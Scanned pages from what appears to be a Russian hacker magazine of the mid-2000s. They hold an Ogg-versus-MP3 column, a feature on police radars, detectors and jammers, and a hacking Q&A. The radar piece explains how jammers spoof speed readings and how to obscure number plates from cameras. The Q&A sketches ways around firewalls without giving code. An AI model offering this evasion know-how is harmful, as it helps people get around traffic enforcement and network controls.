Некоторое время назад я не собирался пересаживаться с mp3 на ogg хотя бы потому, что придется заново перенастраивать всю систему производства компрессованной музыки, но выяснилось, что новый кодек так же просто прикрутить к грабберу EAC, как и Lame, после чего ogg будет доступен во вкладке кодеков. Это значит, что процесс кодирования музыки в формате ogg абсолютно ничем не отличается от такого же, дающего на выходе файлы mp3. Формат позволяет сохранить тэги с русскими буквами в кодировке UTF-8, что однозначно решает проблему с использованием ОС, отличных от Windows.
При примерно равных битрейтах размер файлов ogg и mp3 отличается в пользу первого. Для сравнения был закодирован трек «Apache-Scripture» с диска «Cafe del Mar — Volumen Ocho», размер которого составил в несжатом состоянии 49 Мб. С помощью Lame получился mp3-файл со средним VBR-битрейтом 211 Kbps и размером 7,32 Мб, а Ogg Vorbis при битрейте 175 Kbps выдал файл размером 6,06 Мб, звучащий субъективно приятнее, чем mp3. С некоторых пор я взял за правило не доверять всяческим сонограммам и ломаным линиям АЧХ (о, амплитудно-частотную характеристику я проходил в прошлом семестре! — Прим. Бублика), а полагаться только на собственные уши. Но если тебе необходима наглядная демонстрация — загляни на *http://websound.ru/index.cgi?laboratory/review/oggtest* и убедись в том, что время mp3 начинает уходить.

[И ВНОВЬ ПРО OGG]
Ogg — непатентованный и не нуждающийся в лицензировании аудиоформат с открытым кодом, обеспечивающий скорость от 16 до 512 Kpbs и частоту сэмплинга от 8 до 48 кГц. Ogg Vorbis принципиально близок к формату mp3, однако есть и отличия. Например, sample accurate, то есть кодек не допускает наличия смещений или потери сэмплов относительно друг друга. Формат Ogg Vorbis не ограничен двумя аудиоканалами (стерео) и способен поддержать до 225 отдельных каналов. Алгоритм Ogg Vorbis рассчитан на кодирование с переменным битрейтом (VBR), в заголовке файла может размещаться информация о песне, исполнителе и т.д., в описание можно вставить даже изображение. Если тебе попался файл с расширением ogg — знай, что это аудиофайл.

[ВОЗМОЖНОСТИ EAC]
Помимо своей главной задачи, с которой EAC справляется на отлично, программа умеет:
1 Работать с интерфейсом ASPI Windows 95/98/ME и Windows NT/2000.
2 Осуществлять операцию jitter correction (коррекция и синхронизация между двумя треками во избежание щелчков или провалов, работает только при извлечении соседних треков).
3 Обнаруживать и корректировать ошибки чтения и потери синхронизации.
4 Копировать выбранную область аудиоданных, а не только трек целиком.
5 Автоматически понижать скорость при возникновении ошибок, с последующим ее повышением.
6 Поддерживать кодирование звука разнообразными внутренними и внешними кодеками, в том числе и на лету.
7 Корректно определять паузы между треками (gaps), выявлять тишину в паузах между треками и вырезать ее.
8 Автоматически создавать файлы CUE для программы CDRWin, включающие межтрековые паузы, индексы, атрибуты треков, коды UPC и ISRC.
9 Редактировать названия с использованием локальной и удаленной базы CDDB

[в ogg вся сила!] Предположу, что у формата Ogg Vorbis большое и светлое будущее, особенно если разработчики не сбавят темпа. Новый формат поддерживается рядом популярных программных плееров. Со всем софтом, поддерживающим этот формат, можно познакомиться на официальном сайте по адресу *www.vorbis.com/software.psp?pid=2*. Радиостанция BBC еще в 2002 году начала интернет-вещание, передавая потоковое аудио в формате Ogg Vorbis. Мой портативный CD-MP3 плеер iRiver с новой прошивкой уже поддерживает этот аудиоформат. Медиа-индустрия все пристальнее поглядывает в сторону ogg, помня, что стоимость лицензии на использование mp3-кодека составляет около 8 долларов за каждое устройство, в котором он применен, а ogg совершенно бесплатен. Не повод ли это подумать о надвигающихся помпезных торжествах по поводу появления нового лидера среди аудиоформатов?

[из формата в формат] Убедившись самостоятельно в том, что качество ogg превосходит качество mp3 с теми же битрейтами, у тебя может возникнуть мысль о переконвертации файлов из формата в формат. Делать этого ни в коем случае не стоит. Фокус в том, что кодеки имеют принципиально разные психоакустические модели, и каждый из них вырежет разные части аудиосигнала, соответственно, после переконвертации качество mp3, обращенного в ogg, значительно ухудшится. Говоря строго, любое перекодирование влечет за собой потерю качества звучания, и необходима эта процедура только в тех случаях, когда размер файлов имеет критическое значение.
Как правило, наиболее распространенной операцией с перекодированием mp3 является процесс понижения битрейта с целью получения файлов меньшего размера. Лично мне понижение битрейта было необходимо для того, чтобы сбросить на болванки многогигабайтный архив аудиокниг, большинство из которых имело размер около 800 Мб, никак не помещаясь на стандартную 700 Мб CDR-матрицу.
Для понижения битрейта необходимо указать программе в настройках, из какого формата в какой конвертировать файлы и каков ожидаемый на выходе результат. Для mp3 можно указывать желаемые форматы, настроить mono/stereo/joint stereo звучание, а для ogg, например, качество результирующего файла можно задавать ползунком, не цепляясь за фиксированные битрейты. Далее подлежащие конвертации файлы выделяются в окне программы мышью (можно сохранять порядок папок и каталогов), и остается только отправиться пить чай, ожидая, пока программа справится с предложенной работой. Хочу отметить, что справляется она обычно замечательно, сохраняя все тэги и структуру папок, довольно шустро и внимательно обрабатывая файлы один за другим.

[эпилог] Вот так, чувак! Стоит задуматься о том, что же мы будем иметь в ближайшем будущем. По-моему, ogg очень скоро вытеснит все популярные ныне музыкальные форматы, если только их разработчики не предпримут в срочном порядке каких-либо серьезных шагов





Радар в кустах

КАК НАСТОЯЩИЙ РОЯЛЬ В КУСТАХ, РАДАР ГАИШНИКА ЧАСТО ОКАЗЫВАЕТСЯ ПОЛНОЙ НЕОЖИДАННОСТЬЮ, ПРИЧЕМ НЕ ИЗ ПРИЯТНЫХ. НО ТОЛЬКО НЕ ДЛЯ ТЕХ ШУМАХЕРОВ, КОТОРЫЕ ВО ВСЕОРУЖИИ ВСТРЕТИЛИ ВЕК ХАЙ-ТЕКА. НА ДОРОГАХ ЗЕМЛИ ИДЕТ ТЕХНИЧЕСКОЕ ПРОТИВОБОРСТВО — РАДАРЫ И АНТИРАДАРЫ, ДЕТЕКТОРЫ, СКАНЕРЫ, ВИДЕОКАМЕРЫ И АВТОМОБИЛИ-НЕВИДИМКИ... ЭТА ГОНКА ВООРУЖЕНИЙ ГРОЗИТ ВЫЛИТЬСЯ В ОТКРЫТЫЕ БОЕВЫЕ ДЕЙСТВИЯ. КАКОВО СЕЙЧАС СООТНОШЕНИЕ СИЛ МЕЖДУ ТЕМИ, КТО ДОГОНЯЕТ, И ТЕМИ, КТО УБЕГАЕТ? | Слава Ансимов aka ANSI (ansi@mail.ru)


Противостояние в асфальтовых джунглях

[тормозящие лучи] Если ты полистаешь автомобильные журналы и сайты, то, в общем, получишь пространный ликбез по милицейским радарам и шоферским антирадарам (детекторам). Описания конкретных моделей и советы по их применению в мою задачу сегодня не входят. Интересно будет нарисовать всю картину в целом и особенно взглянуть на хай-тек перспективу этого дела.
В нашей стране радары гаишников обросли таким ворохом домыслов и заблуждений, что начальные представления о технологии их работы будут уместны. Итак, радар служит для дистанционного измерения скорости автомобиля. Он излучает радиоимпульс, который, отражаясь от движущегося объекта, меняет свою частоту согласно эффекту Доплера — чем быстрее едем, тем выше доплеровский сдвиг. Отраженный импульс принимается радаром и сравнивается с тем, что излучался. По разнице частот и определяется скорость.
Но это только одна из самых распространенных схем. На самом деле все гораздо разнообразнее. Помимо импульсно-доплеровских, есть доплеровские радары непрерывного излучения, есть недоплеровские радары непрерывного излучения с частотной модуляцией, есть псевдоимпульсные... В конце концов, есть лазерные импульсные измерители скорости — лидары.
У каждой разновидности радаров свои особенности боевого применения, однако самое распространенное средство противодействия — детектор радаров — для всех универсальное. Иногда в обиходе детекторы радаров для простоты называют антирадарами. На самом деле настоящие активные антирадары у нас не распространены, и их мало кто видел.
Задача приемников-детекторов — перехватить сигнал радара и тревожно-радостным писком, щебетанием, морганием предупредить водителя о засаде, чтобы тот успел сбросить скорость. Такие гэджеты производят фирмы США, Японии, Кореи, Великобритании, России и многих других стран. Кое-где в Европе ими пользоваться запрещено, что довольно глупо и недемократично. По сути, тебе запрещают пользоваться (и даже владеть) всего лишь приемником, настроенным на определенные частоты. В России никаких таких запретов нет.
Производимые в разных странах полицейские радары работают в трех диапазонах: 11 ГГц (X-диапазон), 24 ГГц (K-диапазон) и 35 ГГц (Ka-диапазон). В России актуальны пока только первые два. На деле большинство современных серийных детекторов скопом перекрывает все три диапазона, а иногда до кучи еще и лазерный (ближний инфракрасный).


Обзор радаров, используемых российской ДПС: http://www.autoreview.ru/new_site/year2000/n13/radar/radar2.htm


FAQ по радарам от производителя «Искры»: http://www.simicon.com/rus/faq/index.html

> Если инспектор утверждает, что вы летели по дороге со скоростью 170 километров в час, объясните, что вы ехали со скоростью семьдесят. А вот он вылетел из-за кустов со скоростью 100 километров в час!
> Семен Альтов, «Еслинизмы»



Дальность действия радаров обычно не превышает 300-500 метров, что продиктовано чисто тактическими соображениями. Гаишник (термин «гибэдэдэшник» употреблять не буду, чтобы не тратить время на идиотский смех :)) должен видеть машину, скорость которой замеряет, чтобы, собственно, знать, кого штрафовать. Мощность радара обычно ограничивают 15-50 милливаттами. Однако какой бы она ни была, дальнобойность детектора всегда в несколько раз больше дальности действия радара. Детектор принимает прямой (или переотраженный от зданий) сигнал радара, а сам радар должен принять значительно более слабый, отраженный от автомобиля сигнал.

Первые детекторы радаров были весьма простыми устройствами, как западные промышленные, так и самодельные, которые продавались в середине 90-х в Москве на Митинском радиорынке. Поначалу они вселили надежду в водителей и некоторое время радовали их. Но постепенно детекторы стали фиксировать все больше помех — ложных срабатываний. Это произошло, когда Россия стала обрастать всяким беспроводным хай-теком, работающим в том же диапазоне (в основном, X) или цепляющим его своим спектром. Это охранные радиосистемы, ретрансляторы, радиомодемы, дистанционные открыватели гаражей и прочие излучающие девайсы.



[боевое применение радара «Искра»]

На помехи детекторы реагировали весьма истерично, вызывая у водителей нервные расстройства. Кроме того, появился еще ряд проблем. Все это время враг не дремал и эволюционировал, как мог, пытаясь обмануть детекторы. Появились радары с пониженной мощностью и широкополосным спектром, а также радары, способные определять скорость одним коротким выстрелом менее чем за секунду. Последние в быту называют импульсными. В противоположность им старые модификации даже в автожурналах ошибочно называют непрерывными радарами. В действительности, импульсными являются все компактные радары, использующие одну антенну на передачу и на прием. Более громоздкие радары непрерывного излучения имеют две разнесенные антенны — на прием и на передачу.

У водителей своя терминология — если гаишнику нужно долго жать кнопку или подвешивать постоянно включенный аппарат в машине ДПС, то это непрерывные радары. Если достаточно стрельнуть разок, то это импульсный.

К новым типам радаров детекторы адаптировались быстро, а вот с помехами некоторые производители так и не научились хоть сколько-нибудь эффективно бороться даже на уровне дорогих моделей. Несмотря на патентованные фильтры, аналоговые детекторы капитулировали и уходят в прошлое. Им на смену идут цифровые, где сигнал обрабатывается встроенным процессором по хитрым математическим алгоритмам фильтрации. В этих детекторах удалось не только уменьшить уровень ложных тревог, но и навесить кучу всяких режимов и дополнительных сервисов.

В России сейчас представлены детекторы трех основных мировых производителей — Bel, Cobra и Whistler, встречаются также японские Super Cat, корейские Star и некоторые менее известные брэнды. Все современные модели реагируют на все три радиодиапазона — X, K и Ka, обнаруживают лазерные измерители и имеют переключение режимов чувствительности «трасса — город» для снижения влияния помех в городе. Устройства обычно имеют режим обучения и запоминают настройки пользователя.

(хай-тек детекторы) Непременный атрибут современных импортных детекторов — защита от так называе-

[ДОРОЖНАЯ КОНТРРАЗВЕДКА]

Пионером масштабного противодействия автоматическим дорожным камерам является Великобритания, на дорогах которой еще четыре года назад было сосредоточено больше камер, чем во всей остальной Европе. В 2001 году английская фирма Morpheous начала продажу автомобильных устройств Geodesy, оснащенных приемником GPS с электронной картой Великобритании. В память девайса занесены координаты более чем 10 000 стационарных полицейских камер. Как только автомобиль оказывается в заданном радиусе от какой-либо из этих камер, раздается предупреждающий сигнал.
Всего в память можно занести до 16 000 точек, радиус предупреждения можно установить от 14 метров до 24 километров. Обновленную базу с координатами камер пользователь может регулярно скачивать с сайта фирмы. Годовая подписка на эту услугу стоит 50 английских фунтов.
Преимущества подобной системы перед детекторами радаров очевидны. Практически неограниченная дальность действия, никаких ложных срабатываний, а главное — аппарату по барабану, какой там стоит радар или камера. Они могут вообще ничего не излучать, прибор заранее знает, что они там есть, и предупреждает водителя.
Против мобильных патрулей дорожной полиции Morpheous предлагает дополнить «Геодезию» фирменным детектором лазерных радаров LaserPilots. В такой конфигурации комплект практически неприступен для врага. Более продвинутой модификацией Geodesy является аппарат RoadPilot с LCD-экраном и сервисными функциями.
Представитель британской фирмы заявил, что их покупателями являются, в основном, немолодые респектабельные люди, включая таксистов, членов городских магистратов и водителей депутатов. Есть даже школьная учительница, 56-летняя леди, которая приобрела устройство из-за одной и той же камеры, с которой она постоянно «не дружит».

мых «детекторов детекторов» VG-2. Эти штуки использует полиция для обнаружения детекторов радаров в странах, где они запрещены. Детектор радара хоть и является пассивным приемником, сверхчувствительные антенны все же способны уловить слабый сигнал его гетеродина. Нейтрализовать «детектор детекторов» можно, особо не напрягаясь. Простейшие варианты — металлический корпус, всевозможные экранирования, дополнительное преобразование частоты, схема прямого усиления...
Чтобы дать гэджетам хоть какое-то легальное прикрытие, производители детекторов оснащают их отдельными полезными функциями. Так, почти все современные западные детекторы способны принимать сигналы системы предупреждения об опасности SWS (Safety Warning System), которые излучают автомобили экстренных служб и маяки на опасных участках дорог (всего существует более 60 видов предупреждающих SWS-сообщений).
Японцы придумали оснащать детекторы радаров приемниками GPS. Или наоборот? ;) Симбиоз получился весьма удачным, особенно для Европы, напичканной автоматическими стационарными радарами с фотокамерами. Детектор обнаруживает радары-камеры, GPS определяет их координаты и заносит в память, чтобы передать привет коллегам по несчастью — другим водителям, да и самого хозяина предупредить в следующий раз, когда он поедет той же дорогой.
Детекторы российских разработчиков не имеют излишних наворотов, поэтому они и дешевле. У нас нет радаров диапазона Ka, не действуют SWS и защита от VG-2 не нужна. К примеру, аппараты Stealth петербургской фирмы «Балсат» стоят от 700 рублей, в то время как цена на зарубежные детекторы колеблется от 50 до 300 долларов. В то же время Stealth также имеет цифровую обработку сигнала, дающую способность реагировать на самые современные радары. Широкий ассортимент детекторов выпускает другая питерская фирма — «Симикон». Кстати, она же производит и радары, а именно получающую все большее распространение у ДПС «Искру» K-диапазона. Бизнес по обе стороны линии фронта с коммерческой точки зрения выглядит как весьма удачная идея :). Хотя большую часть отечественных радаров выпускают в Санкт-Петербурге, самыми распространенными по-прежнему являются доисторические «Барьер-2М» с незалежней Украины.



[недорогой, популярный у нас детектор радаров Cobra ESD 6060]

Колдуны с полосатыми палками не слишком обеспокоены наличием детекторов у колесного населения. Хотя производители радаров сильно преувеличивают возможности своей продукции, у гаишников всегда есть безотказный способ «отстрела». Нужно просто резко выйти из-за кустов и «выстрелить» в жертву с близкого расстояния, когда реагировать на детектор и тормозить будет уже поздно. Конечно, эхо этого выстрела предупредит прочих водителей на несколько километров по трассе, но пока они проедут, инспектор все равно будет занят поеданием жертвы и эту часть потока пропустит. Более того, на некоторых опасных участках гаишники устанавливают автоматические радары-дурилки, испускающие сигналы в том же диапазоне. Водители с детекторами реагируют на них и сбрасывают скорость. Например, такой лжерадар выпускает питерская фирма «Оливия», которая производит радары «Сокол» и «Беркут». В высокотехнологичной Японии (да и у нас кое-где) с той же целью на обочинах ставят фанерные пугала в виде дорожных полицейских.
Производители радаров вовсю рекламируют новейшие обманки. Однако практически все эти суперинновации, патентованные технологии и ноу-хау малоэффективны. Современные детекторы влегкую преодолевают сии потуги, что вполне соответствует традиционному соотношению сил между средствами радиолокации и радиоперехвата.
Впрочем, в пороховницах есть по-настоящему крутые штучки, которые можно позаимствовать у военных. Пока они дороги и не окупят нейтрализацию детекторов (если в этом вообще есть какой-либо смысл). Но технологии развиваются, и то, что стоило вчера кейсы зеленых денег, сегодня производят и продают за копейки. Наш футуристический прогноз не исключает реальных подвижек в этом направлении.
Основным оружием против детекторов, вероятнее всего, будет использование радарами кодированных шумоподобных сигналов. Зондирующий сигнал такого радара может иметь очень малую излучаемую мощность, даже меньшую, чем уровень шума. Отраженный от автомобиля сигнал декодируется радаром и надежно распознается. Не зная сложного кода, детектор просто не обнаружит сигнал радара, и это будет действительно фатально — детекторы можно будет выкинуть. Но это еще не все. Работа радара под шумом резко снизит эффективность и настоящих антирадаров, которые ставят активные помехи.
(водитель, вы превысили скорость света) В ближайшее время детекторы, скорее всего, научатся четко отличать импульсы радаров от городских помех. Однако с выпрыгивающими из кустов гаишниками они ничего поделать не смогут.
Настоящими «серебряными пулями» против радаров являются активные антирадары. Они излучают активные помехи, которые напрочь забивают радары или вводят их в заблуждение. Скорость сбрасывать не надо и озираться по сторонам тоже — включил секретную штуковину и кати... Тем не менее, пользоваться антирадаром желательно с некоторой осмотрительностью.
В простейшем случае антирадар непрерывно излучает широкополосную помеху на всех радарных частотах. Радар не может на ее фоне различить отраженный сигнал и показывает только наличие помех. Злоупотреблять этим не рекомендуется. Катаясь по одной и той же трассе, ты быстро засветишь свою шумящую в эфире повозку.
Большинство промышленных антирадаров работает хитрее. Они принимают зондирующий сигнал радара, усиливают его, изменяют частоту и посылают обратно. Мощность зондирующего сигнала больше, чем у реального отраженного сигнала, и именно его радар принимает за истинный. Измененная частота имитирует сдвиг Доплера и может создавать эффект произвольной скорости автомобиля. Тут тоже важно не переборщить. Если перед носом гаишников пронеслось нечто, что чуть не смыло их с трассы ударной волной, а радар при

[радар «Искра-видео» фиксирует факты нарушения на флешку]

этом показывает 30 км/ч, то парни могут заподозрить подвох.
Некоторые постановщики помех, такие как Phazer II фирмы Rocky Mountain Radar, от импульса к импульсу переключают частоту между предельными скоростями, например 15 и 300 миль в час. Такие дикие перепады радар не успевает отследить и не показывает ничего, то есть демонстрирует полное отсутствие автомобилей на дороге.
Вообще, по поводу антирадаров существуют нелепые предрассудки. Описания этих устройств даже не пытайся найти в автожурналах. Авторы если и упоминают их, то тут же пугаются сами, крестятся и заверяют, что за эти штуки повсеместно полагается расстрел на месте, а в нашей стране особенно. На самом деле все не так мрачно. Во многих странах подобных запретов нет.
В России тоже нет специального запрета на антирадары. Обычно нас пугают статьей 137 Кодекса РСФСР об административных правонарушениях, которая карает за несанкционированное использование радиопередающих средств. Тут есть два момента. Во-первых, санкцию на такое использование можно получить, например, в виде разрешения на любительскую радиосвязь от Главгоссвязьнадзора России. Разрешение на радиостанцию даже самой низкой, четвертой категории, получить которое — плевое дело, дает право на радиопередачу, в том числе в X-диапазоне (10,0 – 10,5 ГГц). Правда, остаются еще нюансы цели использования передающего средства, а также вторичной основы X-диапазона для радиолюбителей и всякая прочая казуистика. Тем не менее, при наличии разрешения доказать злой умысел в постановке помех будет гораздо сложнее. Ну а во-вторых, можно вообще не париться с разрешениями, если мощность твоего передающего средства меньше максимального значения, не требующего регистрации устройства. Для большинства СВЧ-диапазонов в документах фигурирует 5 милливатт. Во всяком случае, даже закрытая микроволновка излучает значительно больше. Антирадару, чтобы заглушить радар на дальности 500 метров, 5 мВт хватит за глаза.
Второй миф, который впаривают автомобильные СМИ, состоит в том, что помеховые антирадары баснословно дороги. Это, конечно, полная ерунда. Устройство их достаточно незамысловато и в простейших случаях доступно даже для самостоятельного изготовления. Западные промышленные модели антирадаров (radar jammers) стоят от 130 до 3000 американских условных единиц (*www.radarjammers.com*). Данные аппараты ставят помехи во всех трех СВЧ-диапазонах и даже умеют дурить инфракрасные лазерные лидары.
Кстати, последние уже производят в России. На вооружении они пока есть только в Москве — целых несколько штук (стоимость — $3600). ЛИСД-2 выглядит как бинокль, глядя в который, нужно прицелиться в замеряемую машину. Таким аппаратом можно точно вычленить желаемый объект из плотного потока транспорта.
Такая же, как у лидаров, избирательность по углу у современных радиочастотных радаров отсутствует. Со временем, скорее всего, эта проблема будет решена. Заодно появится возможность измерять не только радиальную, но и угловую скорость автомобиля. Это значит, для установления точной скорости по трассе гаишнику не нужно будет выскакивать на эту трассу и с прибором наперевес атаковать машину в лоб. Зная угловую и радиальную скорость, можно спокойно стоять в сторонке и измерять скорость, не выходя из кустов.
Но полное счастье в этой радужной перспективе дорожных блюстителей все равно не ждет. Довольно быстро появятся антирадары с помехами, «уводящими по углу», как это практикуется в военных самолетах. Вот тут фантазии будет где развернуться — подобная помеха способна имитировать движение автомобиля даже поперек дороги :).

[смертельное оружие] Напоследок, ложка гм... дегтя нам, колесным гражданам. Даже если не слишком ударяться в футуризм, можно сказать, что у дорожных стражей уже есть убойное оружие, против которого бессильны и детекторы, и антирадары. Это видеокамеры с компьютером. Нет, не те, что сочетаются с радаром и автоматически фотографируют номера нарушителей, а полностью пассивные, ничего не излучающие камеры-шпионы. Принцип работы простой и смертельный: программа в компьютере анализирует изображение движущегося автомобиля и с учетом фиксированной ориентации камеры определяет скорость с предельно высокой точностью.
Единственный шанс спастись от этого «котабаюна», как ни странно, самый что ни на есть доступный, хотя и не слишком надежный. Это тот самый компакт-диск на леске за лобовым стеклом. Данный амулет вывешивают у себя и некоторые российские водители, ошибочно полагая, что он каким-то образом «отворaживает» радары. На самом деле это старое западное изобретение против фотографирующих камер, с радарами или без. Для доказательства вины недостаточно зафиксировать на снимке номера нарушителя, необходимо заснять и портрет водителя, а для этого приходится применять фотовспышку. Вот тут-то маячащий перед физиономией компакт-диск и может блеснуть, испортив камере всю малину. Для пущей надежности вместо компакта лучше подвесить уголковый отражатель — обычный катафот. Правда, установщикам камеры достаточно разнести вспышку от объектива хотя бы на полметра, и всей нашей встречной иллюминации наступит кирдык.
Но и тут сдаваться рано. Можно еще запрятать от камеры номера. Заляпывать их грязью было бы примитивно и неэстетично, особенно для твоей крутой иномарки. Для таких дел западная промышленность производит специальный спрей. Он покрывает номер машины особой пленкой, которая позволяет беспрепятственно читать номер при рассеянном свете, но сильно бликует от вспышки, причем в разных направлениях. Вместо номера на снимке будет сплошная засветка. Выпускает это патентованное чудо под названием PhotoBlocker американская фирма PhantomPlate (*www.phantomplate.com*). В интернете флакончик можно купить за $30. Для полной гарантии эффект предлагается усилить бликующей накладкой на номера PhotoShield — от $30 до $60.
Конечно, охватить в этом прифронтовом обзоре удалось далеко не весь участок противостояния, и тем более его перспектив. Но некоторый свет, я надеюсь, мне удалось пролить. Идеи, изложенные в футуристических прогнозах, копирайтами не защищены, и они в полном твоем распоряжении :)


[компактный лазерный импульсный измеритель скорости (лидар)]


[активный антирадар последнего поколения RMR-D550]

[СКОРОСТЬ МОЖНО «НАСВИСТЕТЬ»]
Есть в народе такая байка, которая теоретически может иметь под собой реальную почву. Гаишник берет радар стволом-антенной вверх, приставляет к подбородку и свистит в свисток или просто губами. При этом губы совершают механические микроколебания с частотой свиста. Отраженный от них сигнал радара промодулирован этой частотой. Выделяя ее из спектра, радар путает частоту свиста с доплеровской и выдает некую скорость.
Популярный радар «Барьер-2М» работает в X-диапазоне (длина волны 3 см) и измеряет скорости от 20 до 199 км/ч, что соответствует доплеровским частотам от 370 до 3700 Гц. Таким образом, если свистеть в радар с частотой 1500 Гц, то он покажет 81 км/ч, а всего, учитывая средние возможности свиста губами, можно насвистеть от 70 до почти 100 км/ч. Владение навыками художественного свиста существенно расширяет этот диапазон. Если же свистеть в стандартный милицейский свисток, частота которого примерно 2700 Гц, то скорость получится аж 146 км/ч. Инспектор ДПС, обладающий вокальными способностями и музыкальным слухом, может также приложить радар к гортани и петь различные ноты, точно задавая нужную «скорость» автомобиля.
Так что если ты увидишь на трассе гаишника с приставленным к подбородку большим круглым пистолетом, не думай, что он решил эффектно снести себе башку... Лучше просто приготовь деньги :).
Кстати, надувание техники с помощью свистков в начале 70-х в США породило на свет телефонных хакеров — фрикеров. Знаменитая свистулька из хлопьев «Капитан Кранч» выдавала ровно 2600 Гц, которые нужно было просвистеть в телефонную трубку, чтобы сеть корпорации Bell переключила тебя на межгород без всякой платы. Выходящий с 1984 года самый известный хакерский журнал «2600» сейчас продается в больших и уважаемых книжных магазинах.



Hack FAQ

_vzlom FAQCOMMENTS

SideX
(hack-faq@real.xakep.ru)

БУДЬ КОНКРЕТНЫМ И ЗАДАВАЙ КОНКРЕТНЫЕ ВОПРОСЫ! СТАРАЙСЯ ОФОРМИТЬ СВОЮ ПРОБЛЕМУ МАКСИМАЛЬНО ДЕТАЛЬНО ПЕРЕД ПОСЫЛКОЙ В HACK-FAQ. ТОЛЬКО ТАК Я СМОГУ ДЕЙСТВИТЕЛЬНО ПОМОЧЬ ТЕБЕ ОТВЕТОМ, УКАЗАТЬ НА ВОЗМОЖНЫЕ ОШИБКИ. ОСТЕРЕГАЙСЯ ОБЩИХ ВОПРОСОВ ВРОДЕ «КАК ВЗЛОМАТЬ ИНТЕРНЕТ?» — ТЫ ЛИШЬ ПОТРАТИШЬ МОЙ И СВОЙ ПОЧТОВЫЙ ТРАФИК. ТРЯСТИ ИЗ МЕНЯ ФРИШКИ (ИНЕТ, ШЕЛЛЫ, КАРТЫ) НЕ СТОИТ, Я САМ ЖИВУ НА ГУМАНИТАРНОЙ ПОМОЩИ!

Q: Правда, что появились новые трояны, которые умеют пробивать файрволы?

A: На самом деле этому уже давно научились. Любой толковый windows-программист может реализовать обход файрвола — примеры ты мог увидеть в нашем «Кодинге». Однако в последнее время обходить сетевые экраны стало значительно проще. Библиотека PCAP позволяет разработчикам получить прямой низкоуровневый доступ к сетевым интерфейсам. За примерами далеко ходить не нужно: известный снифер Ethereal использует как раз эту библиотеку. Этот сетевой анализатор вполне можно использовать для обхода файрвола, который, по идее, должен перекрывать все входящие TCP/UDP-пакеты. К тебе стучатся пакеты, файрвол их отбивает, но снифер на уровень ниже их ловит и может с ними работать. Так что после изучения Libpcap'а, на базе которого крутится Ethereal, можно без проблем собирать проги, успешно обходящие файрволы. Хотя лучше почитай статьи в «Кодинге» :).

Q: Есть ли какие-то мирные способы использования файрвол-тоннеля?

A: Опиаты оказываются лучшими обезболивающими, а ядерное оружие сдерживает массовую агрессию — даже самые жестокие изобретения человека находят мирное применение. Для наблюдения феномена в Win-систему нужно лишь загрузить VMWare и запустить эмуляцию Линукса, где сеть будет сэмулирована в bridged-моде. Врубаем nmap или любой другой сканер, подходящий для снятия fingerprint'ов. При скане win-сетевого интерфейса файрвол заблокирует попытки запроса, но на сэмулированном интерфейсе мы получим искомые ответы (fingerprint'ы). Так что из опыта видно: из-под VMWare можно получать полный доступ к локалке, обходя файрвол! И ты можешь использовать тачку с WMWare в качестве моста, соединяющего локалку с внешним миром, если админ сети разрешил доступ лишь к отдельным ресурсам.

Q: Как мне защитить сетку от устанавливаемых файрвол-тоннелей?

A: Стоит помнить, что функции libpcap доступны только под админским аккаунтом. Так что для предотвращения провокаций в сети просто будь внимателен при раздаче админских полномочий. Если же кто из поверенных задумает недоброе, это можно будет распознать при помощи System Management Server'а от MS. Это тулза, которая регулярно проверяет юзеров на установку софта и отдельных библиотечек вроде libcap. Внимательно просматривая репорты, ты сможешь быть уверенным, что юзеры крутят лишь дозволенное. Софтина PromqryUI сможет показать, если какой-то юзерский интерфейс крутится в promiscuous-режиме (снифинга), который используется множеством файрвол-тоннелей. Не желая показаться MS-фанатом, также посоветую Malicious Software Removal Tool от этого же бренда. Софтина позволит обнаружить зловредные программы и либы, чреватые разбоем подконтрольных систем. Если тебя интересует более подробная инфа, спрашивай Гугл на тему «wormhole tunnels».

Q: Правда, что в Сети оперируют сотни тысяч зомби-компьютеров? Что такого убийственного они могут натворить?

A: Зомби — захваченный/затрояненный комп, который используется для ря-

да манипуляций в Сети. Среди них — распределенные атаки (DDoS), рассылка спама и расхищение важной информации (вроде твоих инет-аккаунтов и доступа к онлайн-банкингу). По данным на июль 2004-го, в Сети разбросано от 500 000 до 2 000 000 подобных зазомбированных машин. Загребущие руки многих хакеров наживаются на продаже целых зомби-ботнетов или сдаче их в аренду. Прокат наиболее мощных из них может стоить $100 в час. Среди последних тенденций — рассылка phishing-спама (разводки) — писем, которые запрашивают получателя о данных по его банковскому счету. Доступ к онлайн-счетам осуществляется путем систематического анализа клавиатурных кейлогов, с особым вниманием к вбивам на https-соединениях (стандарт большинства сетевых банкингов).

Q: Правда, что Microsoft открыла свой юзерский багтрак?
A: На самом деле TechNet софтварного гиганта уже много лет открыто предоставляет информацию по своим косякам. Однако прежняя инфа была крайне скупой и могла быть понята лишь продвинутым юзерам и прожженным админам. За человеческим разъяснением проблем нужно было лазать на securityfocus.com. Сейчас же MS запустила свои собственные обозрения багов (advisories) и способов их устранения на *www.microsoft.com/technet/security/advisory/default.mspx*. Пока обозреваются лишь родные продукты компании, но в будущем под суд TechNet'а могут попасть и продукты сторонних производителей. В перспективе ожидается RSS-кормушка для оперативного и комфортабельного стягивания обозрений безопасности. Обозрения багов обещают выдавать в течение дня после публичного выхода инфы о дыре. Пока все проблемы безопасности не будут оцениваться на предмет их потенциального ущерба; оценки будут выдаваться уже в более углубленном бюллетене безопасности.

Q: Правда, что в Firefox'е обнаружен первый баг?
A: Да, обнаружен, причем далеко не первый. По юзерским мозгам гуляет увесистая иллюзия, что все браузеры, отличные от MS IE, дадут «двойную защиту для всей семьи»! Между тем проблемы новомодного обозревателя уходят в его корни — платформу Mozilla. Там баги выявились еще в сентябре прошлого года. Совсем же древние косяки вышли из некогда легендарного Нетшкафа (Netscape) — в 1999-м. Как водится, в данном случае машину юзера можно поставить на колени при помощи зловредного JavaScript'а. Он сможет запустить код на машине жертвы, прикинувшись автоматическим апдейтом. Для подавления баги нужно поставить патч от Mozilla Foundation. Для более глобальной защиты (на случай объявления схожих дыр) может помочь полное выключение JavaScript'а и установка запрета на автоапдейты.

